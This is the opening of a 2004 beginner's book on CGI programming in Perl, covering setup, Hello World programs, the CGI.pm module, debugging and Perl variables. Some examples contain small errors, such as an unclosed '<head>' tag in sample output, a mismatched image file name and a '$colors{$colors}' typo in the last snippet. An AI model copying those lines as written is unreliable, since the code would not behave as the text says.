Perl for the World Wide Web

2nd Edition

BY JACQUELINE D. HAMILTON

CGI Programming 101 (2nd Edition)
Jacqueline D. Hamilton

Published by CGI101.COM, PO Box 891174, Houston TX 77289-1174.

ISBN 0-9669426-1-2

Printed in the United States of America.

First Printing: March 2004

Contents

Acknowledgements

The second edition of this book has come about through the help and feedback from many people. I'm extremely grateful to:

Dave Cross, whose technical review of this book has helped make it far better than the first edition,

Josh Poulson, who encouraged me to learn Perl in the first place,

Evan Harris, Brad Roberts and Roy Sutton for proofreading the drafts,

Ken Brush, Tony Reynolds, Levi Pearson, Bruce Mitchener, Chris Delaney, Sara Elkington, and all the other folks on Hesperian for their encouragement and support,

Russell Zornes for sending me InDesign, which I used for the layout of this book,

Jay Koutavas for the Scrabble (which didn't help the book get done any faster, but was fun anyway),

Steve Jackson for the advice, margs, motivation and all-around belief in me,

Jack Elmy for the original cover design,

Gene Seabolt for teaching me the basics of page layout, and for helping me revise the cover,

All of my customers on CGI101.COM, who have kept CGI101 in business and given me the time needed to complete this book,

And last but not least, many thanks to my parents, Cindy and David Hamilton, who are the most generous people I know, and have helped me in more ways than I can count.

Introduction

This book is intended for web designers, entrepreneurs, students, teachers, and anyone who is interested in learning CGI programming. You do not need any programming experience to get started; if you can write HTML, you can write CGI programs. If you have a website, and want to add guestbook forms, counters, shopping carts, or other interactive elements to your site, then this book is for you.

What is CGI?
"CGI" stands for "Common Gateway Interface." CGI is one method by which a web server can obtain data from (or send data to) databases, documents, and other programs, and present that data to viewers via the web. More simply, a CGI is a program intended to be run on the web. A CGI program can be written in any programming language, but Perl is one of the most popular, and for this book, Perl is the language we'll be using.

Why learn CGI?
If you're going to create web pages, then at some point you'll want to add a counter, a form to let visitors send you mail or place an order, or something similar. CGI enables you to do that and much more. From mail-forms and counter programs, to the most complex database programs that generate entire websites on-the-fly, CGI programs deliver a broad spectrum of content on the web today.

Why use this book?
This book will get you up and running in as little as a day, teaching you the basics of CGI programs, the fundamentals of Perl, and the basics of processing forms and writing simple programs. Then we'll move on to advanced topics, such as reading and writing data files, searching for data in files, writing advanced, multi-part forms like order forms and shopping carts, using randomness to spice up your pages, using server-side includes, cookies, and other useful CGI tricks. Things that you've probably thought beyond your reach, things you thought you had to pay a programmer to do . . . all of these are things you can easily write yourself, and this book will show you how.

You can also try it out before buying the book; the first six chapters are available online, free of charge, at http://www.cgi101.com/book/.

What do you need to get started?
You should already have some experience building web pages and writing HTML. You'll also need Perl and a web server (such as Apache) that is configured to allow you to run your own CGI programs.

The book is written towards CGI programming on Unix, but you can also set up Apache and Perl on Mac OS X and Windows. I've written several online tutorials that will show you how to get started:

Windows: http://www.cgi101.com/book/connect/windows.html
How to set up Apache and Perl; how to configure Apache; where to write your programs; differences between CGI programs on Windows and Unix

Mac OS X: http://www.cgi101.com/book/connect/mac.html
How to configure Apache (which you already have installed); where to write your programs

Unix: http://www.cgi101.com/book/connect/unix.html
How to upload programs to your Unix-based server; Unix tutorial; where to write your programs; Unix permissions.

If you need an ISP that offers CGI hosting, visit http://www.cgi101.com/hosting. CGI101 offers Unix shell access, CGI programming, a MySQL database, and all of the Perl modules used in this book. It's an easy, hassle-free way to get started writing your own CGI programs.

Working Code
All of the code examples in this book are available on the web at http://www.cgi101.com/book/. You can download any or all of them from there, but do try writing the programs yourself first; you'll learn faster that way.

Conventions Used in this Book
Perl code will be set apart from the text by indenting and use of a fixed-width font:

```
print "This is a print statement.\n";
```

Unix shell commands are shown in a bold font: **chmod 755 filename**

Each program in the book is followed by a link to its source code:

🗗 Source code: http://www.cgi101.com/book/chX/program-cgi.html

In most cases, a link to a working example is also included:

➪ Working example: http://www.cgi101.com/book/chX/demo.html

Each chapter has its own web page at http://www.cgi101.com/book/chX, where X is the chapter number. The full text of chapters 1-6 are online; other chapters include an index of the CGI programs and HTML forms from that chapter, links to online resources mentioned in that chapter, questions and answers relating to the chapter material, plus any chapter errata.

What's New In This Edition?
The 2nd edition of *CGI Programming 101* has been substantially revised from the first edition. You'll learn about Perl modules from the beginning, and work with modules (including the CGI.pm module, which offers many great features for writing CGI programs) throughout the book. You'll learn how to password protect an area on your website, how to build an online catalog with a shopping cart, how to work with cookies, how to protect your site from spammers, and much more.

So turn to Chapter 1, and let's get started.

Getting Started

Our programming language of choice for this book is Perl. Perl is a simple, easy to learn language, yet powerful enough to accomplish very difficult and complex tasks. It is widely available, and is probably already installed on your Unix server. You don't need to compile your Perl programs; you simply write your code, save the file, and run it (or have the web server run it). The program itself is a simple text file; the Perl interpreter does all the work. The advantage to this is you can move your program with little or no changes to any machine with a Perl interpreter. The disadvantage is you won't discover any bugs in your program until you run it.

You can write and edit your CGI programs (which are often called *scripts*) either on your local machine or in the Unix shell. If you're using Unix, try pico – it's a very simple, easy to use text editor. Just type **pico filename** to create or edit a file. Type **man pico** for more information and help using pico. If you're not familiar with the Unix shell, see Appendix A for a Unix tutorial and command reference.

You can also use a text editor on your local machine and upload the finished programs to the web server. You should either use a plain text editor, such as Notepad (PC) or BBEdit (Mac), or a programming-specific editor that provides some error- and syntax-checking for you. Visit http://www.cgi101.com/book/editors.html for a list of some editors you can use to write your CGI programs.

If you use a text editor, be sure to turn off special characters such as "smartquotes." CGI files must be ordinary text.

Once you've written your program, you'll need to upload it to the web server (unless you're using pico and writing it on the server already). You can use any FTP or SCP (secure copy) program to upload your files; a list of some popular FTP and SCP programs can be found at http://www.cgi101.com/book/connect/.

It is imperative that you upload your CGI programs as plain text (ASCII) files, and not binary. If you upload your program as a binary file, it may come across with a lot of control characters at the end of the lines, and these will cause errors in your program. You can save yourself a lot of time and grief by just uploading everything as text (unless you're uploading pictures – for example, GIFs or JPEGs – or other true binary data). HTML and Perl CGI programs are not binary, they are plain text.

Once your program is uploaded to the web server, you'll want to be sure to move it to your cgi-bin (or public_html directory – wherever your ISP has told you to put your CGI programs). Then you'll also need to change the permissions on the file so that it is "executable" (or runnable) by the system. The Unix shell command for this is:

```
chmod 755 filename
```

This sets the file permissions so that you can read, write, and execute the file, and all other users (including the webserver) can read and execute it. See Appendix A for a full description of **chmod** and its options.

Most FTP and SCP programs allow you to change file permissions; if you use your FTP client to do this, you'll want to be sure that the file is readable and executable by everyone, and writable only by the owner (you).

One final note: Perl code is case-sensitive, as are Unix commands and filenames. Please keep this in mind as you write your first programs, because in Unix "perl" is not the same as "PERL".

What Is The Unix Shell?

It's a command-line interface to the Unix machine – somewhat like DOS. You have to use a Telnet or SSH (secure shell) program to connect to the shell; see http://www.cgi101.com/book/connect.html for a list of some Telnet and SSH programs you can download. Once you're logged in, you can use shell commands to move around, change file permissions, edit files, create directories, move files, and much more.

If you're using a Unix system to learn CGI, you may want to stop here and look at Appendix A to familiarize yourself with the various shell commands. Download a Telnet or SSH program and login to your shell account, then try out some of the commands so you feel comfortable navigating in the shell.

Throughout the rest of this book you'll see Unix shell commands listed in **bold** to set them apart from HTML and CGI code. If you're using a Windows server, you can ignore most of the shell commands, as they don't apply.

Basics of a Perl Program

You should already be familiar with HTML, and so you know that certain things are necessary in the structure of an HTML document, such as the <head> and <body> tags, and that other tags like links and images have a certain allowed syntax. Perl is very similar; it has a clearly defined syntax, and if you follow those syntax rules, you can write Perl as easily as you do HTML.

The first line of your program should look like this:

```
#!/usr/bin/perl -wT
```

The first part of this line, `#!`, indicates that this is a script. The next part, `/usr/bin/perl`, is the location (or *path*) of the Perl interpreter. If you aren't sure where Perl lives on your system, try typing **which perl** or **whereis perl** in the shell. If the system can find it, it will tell you the full path name to the Perl interpreter. That path is what you should put in the above statement. (If you're using ActivePerl on Windows, the path should be `/perl/bin/perl` instead.)

The final part contains optional flags for the Perl interpreter. Warnings are enabled by the `-w` flag. Special user input taint checking is enabled by the `-T` flag. We'll go into taint checks and program security later, but for now it's good to get in the habit of using both of these flags in all of your programs.

You'll put the text of your program after the above line.

Basics of a CGI Program

A CGI is simply a program that is called by the webserver, in response to some action by a web visitor. This might be something simple like a page counter, or a complex form-handler. Shopping carts and e-commerce sites are driven by CGI programs. So are ad banners; they keep track of who has seen and clicked on an ad.

CGI programs may be written in *any* programming language; we're just using Perl because it's fairly easy to learn. If you're already an expert in some other language and are just reading to get the basics, here it is: if you're writing a CGI that's going to generate an HTML page, you must include this statement somewhere in the program before you print out anything else:

```
print "Content-type: text/html\n\n";
```

This is a content-type header that tells the receiving web browser what sort of data it is about to receive – in this case, an HTML document. If you forget to include it, or if you print something else before printing this header, you'll get an "Internal Server Error" when you try to access the CGI program.

Your First CGI Program

Now let's try writing a simple CGI program. Enter the following lines into a new file, and name it "first.cgi". Note that even though the lines appear indented on this page, you do not have to indent them in your file. The first line (`#!/usr/bin/perl`) should start in column 1. The subsequent lines can start in any column.

Program 1-1: first.cgi **Hello World Program**

```
#!/usr/bin/perl -wT
print "Content-type: text/html\n\n";
print "Hello, world!\n";
```

Source code: http://www.cgi101.com/book/ch1/first-cgi.html
Working example: http://www.cgi101.com/book/ch1/first.cgi

Save (or upload) the file into your web directory, then **chmod 755 first.cgi** to change the file permissions (or use your FTP program to change them). You will have to do this every time you create a *new* program; however, if you're editing an *existing* program, the permissions will remain the same and shouldn't need to be changed again.

Now go to your web browser and type the direct URL for your new CGI. For example:

```
http://www.cgi101.com/book/ch1/first.cgi
```

Your actual URL will depend on your ISP. If you have an account on cgi101, your URL is:

```
http://www.cgi101.com/~youruserid/first.cgi
```

You should see a web page with "Hello, world!" on it. (If it you get a "Page Not Found" error, you have the URL wrong. If you got an "Internal Server Error", see the "Debugging Your Programs," section at the end of this chapter.)

Let's try another example. Start a new file (or if you prefer, edit your existing first.cgi) and add some additional print statements. It's up to your program to print out all of the HTML you want to display in the visitor's browser, so you'll have to include print

statements for every HTML tag:

Program 1-2: second.cgi **Hello World Program 2**

```
#!/usr/bin/perl -wT
print "Content-type: text/html\n\n";
print "<html><head><title>Hello World</title></head>\n";
print "<body>\n";
print "<h2>Hello, world!</h2>\n";
print "</body></html>\n";
```

Source code: http://www.cgi101.com/book/ch1/second-cgi.html
Working example: http://www.cgi101.com/book/ch1/second.cgi

Save this file, adjust the file permissions if necessary, and view it in your web browser. This time you should see "Hello, world!" displayed in a H2-size HTML header.

Now not only have you learned to write your first CGI program, you've also learned your first Perl statement, the `print` function:

```
print "somestring";
```

This function will write out any string, variable, or combinations thereof to the current output channel. In the case of your CGI program, the current output is being printed to the visitor's browser.

The `\n` you printed at the end of each string is the *newline* character. Newlines are not required, but they will make your program's output easier to read.

You can write multiple lines of text without using multiple print statements by using the here-document syntax:

```
print <<EndMarker;
line1
line2
line3
etc.
EndMarker
```

You can use any word or phrase for the end marker (you'll see an example next where we use "EndOfHTML" as the marker); just be sure that the closing marker matches the opening marker exactly (it is case-sensitive), and also that the closing marker is on a line by itself, with no spaces before or after the marker.

Let's try it in a CGI program:

Program 1-3: third.cgi **Hello World Program, with here-doc**

```
#!/usr/bin/perl -wT
print "Content-type: text/html\n\n";
print <<EndOfHTML;
<html><head><title>Test Page</title></head>
<body>
<h2>Hello, world!</h2>
</body></html>
EndOfHTML
```

Source code: http://www.cgi101.com/book/ch1/third-cgi.html
Working example: http://www.cgi101.com/book/ch1/third.cgi

When a closing here-document marker is on the last line of the file, be sure you have a line break after the marker. If the end-of-file mark is on the same line as the here-doc marker, you'll get an error when you run your program.

The CGI.pm Module

Perl offers a powerful feature to programmers: add-on modules. These are collections of pre-written code that can you can use to do all kinds of tasks. You can save yourself the time and trouble of reinventing the wheel by using these modules.

Some modules are included as part of the Perl distribution; these are called *standard library modules* and don't have to be installed. If you have Perl, you already have the standard library modules.

There are also many other modules available that are not part of the standard library. These are typically listed on the Comprehensive Perl Archive Network (CPAN), which you can search on the web at http://search.cpan.org.

The CGI.pm module is part of the standard library, and has been since Perl version 5.004. (It should already be installed; if it's not, you either have a very old or very broken version of Perl.) CGI.pm has a number of useful functions and features for writing CGI programs, and its use is preferred by the Perl community. We'll be using it frequently throughout the book.

Let's see how to use a module in your CGI program. First you have to actually include

the module via the `use` command. This goes after the `#!/usr/bin/perl` line and before any other code:

```
use CGI qw(:standard);
```

Note we're not doing `use CGI.pm` but rather `use CGI`. The .pm is implied in the `use` statement. The `qw(:standard)` part of this line indicates that we're importing the "standard" set of functions from CGI.pm.

Now you can call the various module functions by typing the function name followed by any arguments:

```
functionname(arguments)
```

If you aren't passing any arguments to the function, you can omit the parentheses.

A *function* is a piece of code that performs a specific task; it may also be called a *subroutine* or a *method*. Functions may accept optional *arguments* (also called *parameters*), which are values (strings, numbers, and other variables) passed into the function for it to use. The CGI.pm module has many functions; for now we'll start by using these three:

```
header;
start_html;
end_html;
```

The `header` function prints out the "Content-type" header. With no arguments, the type is assumed to be "text/html". `start_html` prints out the `<html>`, `<head>`, `<title>` and `<body>` tags. It also accepts optional arguments. If you call `start_html` with only a single string argument, it's assumed to be the page title. For example:

```
print start_html("Hello World");
```

will print out the following*:

```
<html>
<head>
<title>Hello World</title>
<head>
<body>
```

* Actually `start_html` prints out a full XML header, complete with XML and DOCTYPE tags. In other words, it creates a proper HTML header for your page.

You can also set the page colors and background image with `start_html`:

```
print start_html(-title=>"Hello World",
    -bgcolor=>"#cccccc", -text=>"#999999",
    -background=>"bgimage.jpg");
```

Notice that with multiple arguments, you have to specify the name of each argument with `-title=>`, `-bgcolor=>`, etc. This example generates the same HTML as above, only the body tag indicates the page colors and background image:

```
<body bgcolor="#cccccc" text="#999999"
background="bgimg.jpg">
```

The `end_html` function prints out the closing HTML tags:

```
</body>
</html>
```

The Other Way To Use CGI.pm

or "There's More Than One Way To Do Things In Perl"

As you learn Perl you'll discover there are often many different ways to accomplish the same task. CGI.pm exemplifies this; it can be used in two different ways. The first way you've learned already: function-oriented style. Here you must specify `qw(:standard)` in the `use` line, but thereafter you can just call the functions directly:

```
use CGI qw(:standard);
print header;
print start_html("Hello World");
```

The other way is *object-oriented* style, where you create an object (or *instance* of the module) and use that to call the various functions of CGI.pm:

```
use CGI;                # don't need qw(:standard)
$cgi = CGI->new;        # ($cgi is now the object)
print $cgi->header;     # function call: $obj->function
print $cgi->start_html("Hello World");
```

Which style you use is up to you. The examples in this book use the function-oriented style, but feel free to use whichever style you're comfortable with.

So, as you can see, using CGI.pm in your CGI programs will save you some typing. (It also has more important uses, which we'll get into later on.)

Let's try using CGI.pm in an actual program now. Start a new file and enter these lines:

Program 1-4: fourth.cgi **Hello World Program, using CGI.pm**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
print header;
print start_html("Hello World");
print "<h2>Hello, world!</h2>\n";
print end_html;
```

Source code: http://www.cgi101.com/book/ch1/fourth-cgi.html
Working example: http://www.cgi101.com/book/ch1/fourth.cgi

Be sure to change the file permissions (**chmod 755 fourth.cgi**), then test it out in your browser.

CGI.pm also has a number of functions that serve as HTML shortcuts. For instance:

```
print h2("Hello, world!");
```

Will print an H2-sized header tag. You can find a list of all the CGI.pm functions by typing **perldoc CGI** in the shell, or visiting http://www.perldoc.com/ and entering "CGI.pm" in the search box.

Documenting Your Programs

Documentation can be embedded in a program using *comments*. A comment in Perl is preceded by the # sign; anything appearing after the # is a comment:

Program 1-5: fifth.cgi **Hello World Program, with Comments**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
# This is a comment
# So is this
#
# Comments are useful for telling the reader
# what's happening. This is important if you
```

```
# write code that someone else will have to
# maintain later.
print header;    # here's a comment. print the header
print start_html("Hello World");
print "<h2>Hello, world!</h2>\n";
print end_html;  # print the footer
# the end.
```

Source code: http://www.cgi101.com/book/ch1/fifth-cgi.html
Working example: http://www.cgi101.com/book/ch1/fifth.cgi

You'll notice the first line (`#!/usr/bin/perl`) is a comment, but it's a special kind of comment. On Unix, it indicates what program to use to run the rest of the script.

There are several situations in Perl where an #-sign is *not* treated as a comment. These depend on specific syntax, and we'll look at them later in the book.

Any line that starts with an #-sign is a comment, and you can also put comments at the end of a line of Perl code (as we did in the above example on the `header` and `end_html` lines). Even though comments will only be seen by someone reading the source code of your program, it's a good idea to add comments to your code explaining what's going on. Well-documented programs are much easier to understand and maintain than programs with no documentation.

Debugging Your Programs

A number of problems can happen with your CGI programs, and unfortunately the default response of the webserver when it encounters an error (the "Internal Server Error") is not very useful for figuring out what happened.

If you see the code for the actual Perl program instead of the desired output page from your program, this probably means that your web server isn't properly configured to run CGI programs. You'll need to ask your webmaster how to run CGI programs on your server. And if you ARE the webmaster, check your server's documentation to see how to enable CGI programs.

If you get an Internal Server Error, there's either a permissions problem with the file (did you remember to **chmod 755** the file?) or a bug in your program. A good first step in debugging is to use the CGI::Carp module in your program:

```
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
```

This causes all warnings and fatal error messages to be echoed in your browser window. You'll want to remove this line after you're finished developing and debugging your programs, because Carp errors can give away important security info to potential hackers.

If you're using the Carp module and are still seeing the "Internal Server Error", you can further test your program from the command line in the Unix shell. This will check the syntax of your program without actually running it:

```
perl -cwT fourth.cgi
```

If there are errors, it will report any syntax errors in your program:

```
% perl -cwT fourth.cgi
syntax error at fourth.cgi line 5, near "print"
fourth.cgi had compilation errors.
```

This tells you there's a problem on or around line 5; make sure you didn't forget a closing semicolon on the previous line, and check for any other typos. Also be sure you saved and uploaded the file as text; hidden control characters or smartquotes can cause syntax errors, too.

Another way to get more info about the error is to look at the webserver log files. Usually this will show you the same information that the CGI::Carp module does, but it's good to know where the server logs are located, and how to look at them. Some usual locations are /usr/local/etc/httpd/logs/error_log, or /var/log/httpd/error_log. Ask your ISP if you aren't sure of the location. In the Unix shell, you can use the **tail** command to view the end of the log file:

```
tail /var/log/apache/error_log
```

The last line of the file should be your error message (although if you're using a shared webserver like an ISP, there will be other users' errors in the file as well). Here are some example errors from the error log:

```
[Fri Jan 16 02:06:10 2004] access to /home/book/ch1/test.cgi failed for
205.188.198.46, reason: malformed header from script.
In string, @yahoo now must be written as \@yahoo at /home/book/ch1/test.cgi line
331, near "@yahoo"
Execution of /home/book/ch1/test.cgi aborted due to compilation errors.
[Fri Jan 16 10:04:31 2004] access to /home/book/ch1/test.cgi failed for
204.87.75.235, reason: Premature end of script headers
```

A "malformed header" or "premature end of script headers" can either mean that you

printed something before printing the "Content-type: text/html" line, or your program died. An error usually appears in the log indicating where the program died, as well.

Resources

The CGI.pm module: http://stein.cshl.org/WWW/software/CGI/

The *Official Guide to Programming with CGI.pm*, by Lincoln Stein

Visit http://www.cgi101.com/book/ch1/ for source code and links from this chapter.

Perl Variables

Before you can proceed much further with CGI programming, you'll need some understanding of Perl variables and data types. A *variable* is a place to store a value, so you can refer to it or manipulate it throughout your program. Perl has three types of variables: scalars, arrays, and hashes.

Scalars

A *scalar* variable stores a single (scalar) value. Perl scalar names are prefixed with a dollar sign ($), so for example, $x, $y, $z, $username, and $url are all examples of scalar variable names. Here's how variables are set:

```
$foo = 1;
$name = "Fred";
$pi = 3.141592;
```

In this example `$foo`, `$name`, and `$pi` are scalars. You do not have to *declare* a variable before using it, but its considered good programming style to do so. There are several different ways to declare variables, but the most common way is with the `my` function:

```
my $foo = 1;
my ($name) = "Fred";
my ($pi) = 3.141592;
```

`my` simultaneously declares the variables and limits their *scope* (the area of code that can see these variables) to the enclosing code block. (We'll talk more about scope later.) You can declare a variable without giving it a value:

```
my $foo;
```

You can also declare several variables with the same `my` statement:

```
my ($foo, $bar, $blee);
```

You can omit the parentheses if you are declaring a single variable, however a list of variables must be enclosed in parentheses.

A scalar can hold data of any type, be it a string, a number, or whatnot. You can also use scalars in double-quoted strings:

```
my $fnord = 23;
my $blee = "The magic number is $fnord.";
```

Now if you print `$blee`, you will get "The magic number is 23." Perl *interpolates* the variables in the string, replacing the variable name with the value of that variable.

Let's try it out in a CGI program. Start a new program called scalar.cgi:

Program 2-1: scalar.cgi **Print Scalar Variables Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

my $email = "fnord\@cgi101.com";
my $url = "http://www.cgi101.com";

print header;
print start_html("Scalars");
print <<EndHTML;
<h2>Hello</h2>
<p>
My e-mail address is $email, and my web url is
<a href="$url">$url</a>.
</p>
EndHTML

print end_html;
```

Source code: http://www.cgi101.com/book/ch2/scalar-cgi.html
Working example: http://www.cgi101.com/book/ch2/scalar.cgi

You may change the `$email` and `$url` variables to show your own e-mail address* and website URL. Save the program, **chmod 755 scalar.cgi**, and test it in your browser.

You'll notice a few new things in this program. First, there's `use strict`. This is a standard Perl module that requires you to declare all variables. You don't *have* to use the `strict` module, but it's considered good programming style, so it's good to get in the habit of using it.

You'll also notice the variable declarations:

```
my $email = "fnord\@cgi101.com";
my $url = "http://www.cgi101.com";
```

Notice that the @-sign in the e-mail address is *escaped* with (preceded by) a backslash. This is because the @-sign means something special to Perl – just as the dollar sign indicates a scalar variable, the @-sign indicates an array, so if you want to actually use special characters like @, $, and % inside a double-quoted string, you have to precede them with a backslash (\).

A better way to do this would be to use a single-quoted string for the e-mail address:

```
my $email = 'fnord@cgi101.com';
```

Single-quoted strings are not interpolated the way double-quoted strings are, so you can freely use the special characters $, @ and % in them. However this also means you can't use a single-quoted string to print out a variable, because

```
print '$fnord';
```

will print the actual string "$fnord" . . . not the value stored in the variable named `$fnord`.

Arrays

An array stores an ordered list of values. While a scalar variable can only store one value, an array can store many. Perl array names are prefixed with an @-sign. Here is an example:

---

* You should try to avoid leaving your e-mail address permanently displayed on your web site. Spammers routinely crawl the web looking for e-mail addresses. You're better off using a guestbook form. See Chapter 4.

```
my @colors = ("red","green","blue");
```

Each individual item (or *element*) of an array may be referred to by its *index* number. Array indices start with 0, so to access the first element of the array `@colors`, you use `$colors[0]`. Notice that when you're referring to a single element of an array, you prefix the name with $ instead of @. The $-sign again indicates that it's a *single* (scalar) value; the @-sign means you're talking about the *entire* array.

If you want to loop through an array, printing out all of the values, you could print each element one at a time:

```
my @colors = ("red","green","blue");

print "$colors[0]\n";      # prints "red"
print "$colors[1]\n";      # prints "green"
print "$colors[2]\n";      # prints "blue"
```

A much easier way to do this is to use a *foreach* loop:

```
my @colors = ("red","green","blue");
foreach my $i (@colors) {
    print "$i\n";
}
```

For each iteration of the foreach loop, `$i` is set to an element of the `@colors` array. In this example, `$i` is "red" the first time through the loop. The braces `{}` define where the loop begins and ends, so for any code appearing between the braces, `$i` is set to the current loop iterator.

Notice we've used `my` again here to declare the variables. In the foreach loop, `my $i` declares the loop iterator (`$i`) and also limits its scope to the foreach loop itself. After the loop completes, `$i` no longer exists.

We'll cover loops more in Chapter 5.

Getting Data Into And Out Of Arrays

An array is an ordered list of elements. You can think of it like a group of people standing in line waiting to buy tickets. Before the line forms, the array is empty:

```
my @people = ();
```

Then Howard walks up. He's the first person in line. To add him to the `@people` array, use the `push` function:

```
push(@people, "Howard");
```

Now Sara, Ken, and Josh get in line. Again they are added to the array using the `push` function. You can push a list of values onto the array:

```
push(@people, ("Sara", "Ken", "Josh"));
```

This pushes the list containing "Sara", "Ken" and "Josh" onto the end of the `@people` array, so that `@people` now looks like this: ("Howard", "Sara", "Ken", "Josh")

Now the ticket office opens, and Howard buys his ticket and leaves the line. To remove the first item from the array, use the `shift` function:

```
my $who = shift(@people);
```

This sets `$who` to "Howard", and also removes "Howard" from the `@people` array, so `@people` now looks like this: ("Sara", "Ken", "Josh")

Suppose Josh gets paged, and has to leave. To remove the last item from the array, use the `pop` function:

```
my $who = pop(@people);
```

This sets `$who` to "Josh", and `@people` is now ("Sara", "Ken")

Both `shift` and `pop` change the array itself, by removing an element from the array.

Finding the Length of Arrays

If you want to find out how many elements are in a given array, you can use the `scalar` function:

```
my @people = ("Howard", "Sara", "Ken", "Josh");
my $linelen = scalar(@people);
print "There are $linelen people in line.\n";
```

This prints "There are 4 people in line." Of course, there's always more than one way to do things in Perl, and that's true here – the `scalar` function is not actually needed. All you have to do is evaluate the array in a scalar context. You can do this by assigning it to

a scalar variable:

```
my $linelen = @people;
```

This sets `$linelen` to 4.

What if you want to print the name of the last person in line? Remember that Perl array indices start with 0, so the index of the last element in the array is actually length-1:

```
print "The last person in line is $people[$linelen-1].\n";
```

Perl also has a handy shortcut for finding the index of the last element of an array, the `$#` shortcut:

```
print "The last person in line is $people[$#people].\n";
```

`$#arrayname` is equivalent to `scalar(@arrayname)-1`. This is often used in foreach loops where you loop through an array by its index number:

```
my @colors = ("cyan", "magenta", "yellow", "black");
foreach my $i (0..$#colors) {
   print "color $i is $colors[$i]\n";
}
```

This will print out "color 0 is cyan, color 1 is magenta", etc.

The `$#arrayname` syntax is one example where an #-sign does not indicate a comment.

Array Slices

You can retrieve part of an array by specifying the range of indices to retrieve:

```
my @colors = ("cyan", "magenta", "yellow", "black");
my @slice = @colors[1..2];
```

This example sets `@slice` to ("magenta", "yellow").

Finding An Item In An Array

If you want to find out of a particular element exists in an array, you can use the `grep` function:

```
my @results = grep(/pattern/,@listname);
```

/pattern/ is a *regular expression* for the pattern you're looking for. It can be a plain string, such as /Box kite/, or a complex regular expression pattern.

/pattern/ will match partial strings inside each array element. To match the entire array element, use /^pattern$/, which anchors the pattern match to the beginning (^) and end ($) of the string. We'll look more at regular expressions in Chapter 13.

grep returns a list of the elements that matched the pattern.

Sorting Arrays

You can do an alphabetical (ASCII) sort on an array of strings using the sort function:

```
my @colors = ("cyan", "magenta", "yellow", "black");
my @colors2 = sort(@colors);
```

@colors2 becomes the @colors array in alphabetically sorted order ("black", "cyan", "magenta", "yellow"). Note that the sort function, unlike push and pop, does *not* change the original array. If you want to save the sorted array, you have to assign it to a variable. If you want to save it back to the original array variable, you'd do:

```
@colors = sort @colors;
```

You can invert the order of the array with the reverse function:

```
my @colors = ("cyan", "magenta", "yellow", "black");
@colors = reverse(@colors);
```

@colors is now ("black", "yellow", "magenta", "cyan").

To do a reverse sort, use both functions:

```
my @colors = ("cyan", "magenta", "yellow", "black");
@colors = reverse(sort(@colors));
```

@colors is now ("yellow", "magenta", "cyan", "black").

The sort function, by default, compares the ASCII values of the array elements (see http://www.cgi101.com/book/ch2/ascii.html for the chart of ASCII values). This means if you try to sort a list of numbers, you get "12" before "2". You can do a true numeric sort like so:

```
my @numberlist = (8, 4, 3, 12, 7, 15, 5);
my @sortednumberlist = sort( {$a <=> $b;} @numberlist);
```

`{ $a <=> $b; }` is actually a small subroutine, embedded right in your code, that gets called for each pair of items in the array. It compares the first number (`$a`) to the second number (`$b`) and returns a number indicating whether `$a` is greater than, equal to, or less than `$b`. This is done repeatedly with all the numbers in the array until the array is completely sorted.

We'll talk more about custom sorting subroutines in Chapter 12.

Joining Array Elements Into A String

You can merge an array into a single string using the `join` function:

```
my @colors = ("cyan", "magenta", "yellow", "black");
my $colorstring = join(", ",@colors);
```

This joins `@colors` into a single string variable (`$colorstring`), with each element of the `@colors` array combined and separated by a comma and a space. In this example `$colorstring` becomes "cyan, magenta, yellow, black".

You can use any string (including the empty string) as the separator. The separator is the first argument to the `join` function:

```
join(separator, list);
```

The opposite of `join` is `split`, which splits a string into a list of values. See Chapter 7 for more on `split`.

Array or List?

In general, any function or syntax that works for arrays will also work for a list of values:

```
my $color = ("red", "green", "blue")[1];
# $color is "green"

my $colorstring = join(", ", ("red", "green", "blue"));
# $colorstring is now "red, green, blue"

my ($first, $second, $third) = sort("red", "green", "blue");
# $first is "blue", $second is "green", $third is "red"
```

Hashes

A *hash* is a special kind of array – an *associative* array, or paired list of elements. Each pair consists of a string *key* and a *data value*.

Perl hash names are prefixed with a percent sign (%). Here's how they're defined:

```
Hash Name          key          value

my %colors = (   "red",     "#ff0000",
                 "green",   "#00ff00",
                 "blue",    "#0000ff",
                 "black",   "#000000",
                 "white",   "#ffffff"  );
```

This particular example creates a hash named %colors which stores the RGB HEX values for the named colors. The color names are the hash keys; the hex codes are the hash values.

Remember that there's more than one way to do things in Perl, and here's the other way to define the same hash:

```
my %colors = (   red   =>  "#ff0000",
                 green =>  "#00ff00",
                 blue  =>  "#0000ff",
                 black =>  "#000000",
                 white =>  "#ffffff" );
```

The => operator automatically quotes the left side of the argument, so enclosing quotes around the key names are not needed.

To refer to the individual elements of the hash, you'll do:

```
$colors{'red'}
```

Here, `"red"` is the key, and `$colors{'red'}` is the value associated with that key. In this case, the value is `"#ff0000"`.

You don't usually need the enclosing quotes around the value, either; `$colors{red}` also works if the key name doesn't contain characters that are also Perl operators (things like `+`, `-`, `=`, `*` and `/`).

To print out all the values in a hash, you can use a foreach loop:

```
foreach my $color (keys %colors) {
   print "$colors{$color}=$color\n";
}
```

This example uses the `keys` function, which returns a list of the keys of the named hash. One drawback is that `keys %hashname` will return the keys in unpredictable order – in this example, `keys %colors` could return ("red", "blue", "green", "black", "white") or ("red", "white", "green", "black", "blue") or any combination thereof. If you want to print out the hash in exact order, you have to specify the keys in the foreach loop:

```
foreach my $color ("red","green","blue","black","white") {
   print "$colors{$color}=$color\n";
}
```

Let's write a CGI program using the colors hash. Start a new file called colors.cgi:

Program 2-2: colors.cgi **Print Hash Variables Program**

```
#!/usr/bin/perl -wT
use CGI qw(:standard);
use CGI::Carp qw(warningsToBrowser fatalsToBrowser);
use strict;

# declare the colors hash:
my %colors = (   red => "#ff0000", green=> "#00ff00",
   blue => "#0000ff",  black => "#000000",
   white => "#ffffff" );

# print the html headers
print header;
print start_html("Colors");

foreach my $color (keys %colors) {
   print "<font color=\"$colors{$color}\">$color</font>\n";
}
print end_html;
```

🗗 Source code: http://www.cgi101.com/book/ch2/colors-cgi.html
➪ Working example: http://www.cgi101.com/book/ch2/colors.cgi

Save it and **chmod 755 colors.cgi**, then test it in your web browser.

Notice we've had to add backslashes to escape the quotes in this double-quoted string:

```
print "<font color=\"$colors{$color}\">$color</font>\n";
```

A better way to do this is to use Perl's qq operator:

```
print qq(<font color="$colors{$colors}">$color</font>\n);
```

